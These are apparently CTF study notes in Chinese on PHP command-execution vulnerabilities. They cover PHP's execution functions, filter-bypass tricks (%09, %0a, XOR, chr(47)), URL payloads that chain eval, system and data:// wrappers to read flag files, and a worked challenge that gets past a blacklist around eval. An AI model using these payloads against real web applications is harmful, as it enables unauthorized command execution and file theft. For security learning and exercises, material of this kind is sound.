**命令执行漏洞**

常见函数：system，exec，passthru，shell\_exec，popen，proc\_open，pcntl

需要注意的点：怎么运行，运行条件，参数，能否回显

1. **System函数**

system(string $commend,int $return\_var=?)第一项是执行语句，第二个是返回值0和1

**可以直接回显，不用echo**

1. **exec函数**

exec($command,array$output=?,$return\_var=?)第一项是执行语句，**不会回显，执行语句的结果会放在output数组中**，可以用print\_r输出数组来输出执行结果

例如：exec($cmd,$array);

print\_r($array);

1. **passthru函数**

passthru(string $command,int &$return\_var)**有回显，与system相似**

1. **shell\_exec函数**

shell\_exec($command)**借用echo和print来输出结果**

1. **popen函数**

popen($command,$mode)mode是个参数，r表示阅读，w表示写入

用fgets获取内容，print\_r输出内容

$ben=popen(xxx,r)

$s=fgets($ben)

print\_r($s)

1. **替换绕过函数过滤**

**例题：**

**if(!preg\_match(“/exec|system|popen|proc\_open|\’/i”,$cmd)**

**这句话是正则表达式过滤exec等执行函数，i表示不区分大小写**

**使用passthru绕过**

替换：“ ”-->%09


如果/被过滤，可以使用cd指令和用；作为分隔符

“;”（命令分隔符） 用%0a代替**（在url栏中**

1. **rce（代码执行和命令执行**


①异或绕过






只过滤大小写字母时，采用异或绕过

②反斜杠绕过



③正则匹配绕过



参数逃逸(传入新参数//未过滤eval,;,...

?a=eval($\_GET[1]);&1=phpinfo();/system(‘tac fla\*.php’)

配合包含&伪协议//未过滤include但过滤了；

?a=include$\_GET[‘i’]?>&i=data://text/plain,<?=system(tac fla\*.php);?>

文件包含与命令执行

?a=data://text/plain,<?=system(tac fla\*.php);?>

无回显rce：

无回显的执行函数：

exec()

shell\_exec()

`` （反引号）

这些需要php函数echo才可以输出结果

1、复制到可访问文件

tee命令：tee 命令可用于创建或追加写入文件

可配合cat等打开文件命令和管道符将flag写入到规定文件中

例如

先将根目录复制到某个文件，然后访问查看

ls /| tee ls.txt

然后输入 url/ls.txt 即可查看根目录

再复制flag文件，然后访问查看

cat /flag.php | tee flag.txt

然后输入 url/falg.txt 即可查看根目录

还可以使用其他的复制方法

copy /flag.php flag.txt


mv /flag.php flag.txt

**扫描目录**

**例题：**<?php   
error\_reporting(0);   
if(!isset($\_GET['num'])){   
    show\_source(\_\_FILE\_\_);   
}else{   
        $str = $\_GET['num'];   
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];   
        foreach ($blacklist as $blackitem) {   
                if (preg\_match('/' . $blackitem . '/m', $str)) {   
                        die("what are you want to do?");   
                }   
        }   
        eval('echo '.$str.';');   
}   
?>

题解：为了弄清楚flag在哪个文件里，需要用到语句var\_dump(scandir(/))来打印出目录，然后观察到/被过滤了，所以需要绕过。

可以用ascii码绕过：chr（47）=/



注解：这题用waf对url进行过滤，需要在问号后加入%20（url编码后的空格来绕过过滤

Eval读取文件操作，可以通过file\_get\_contents(/f1ag)语句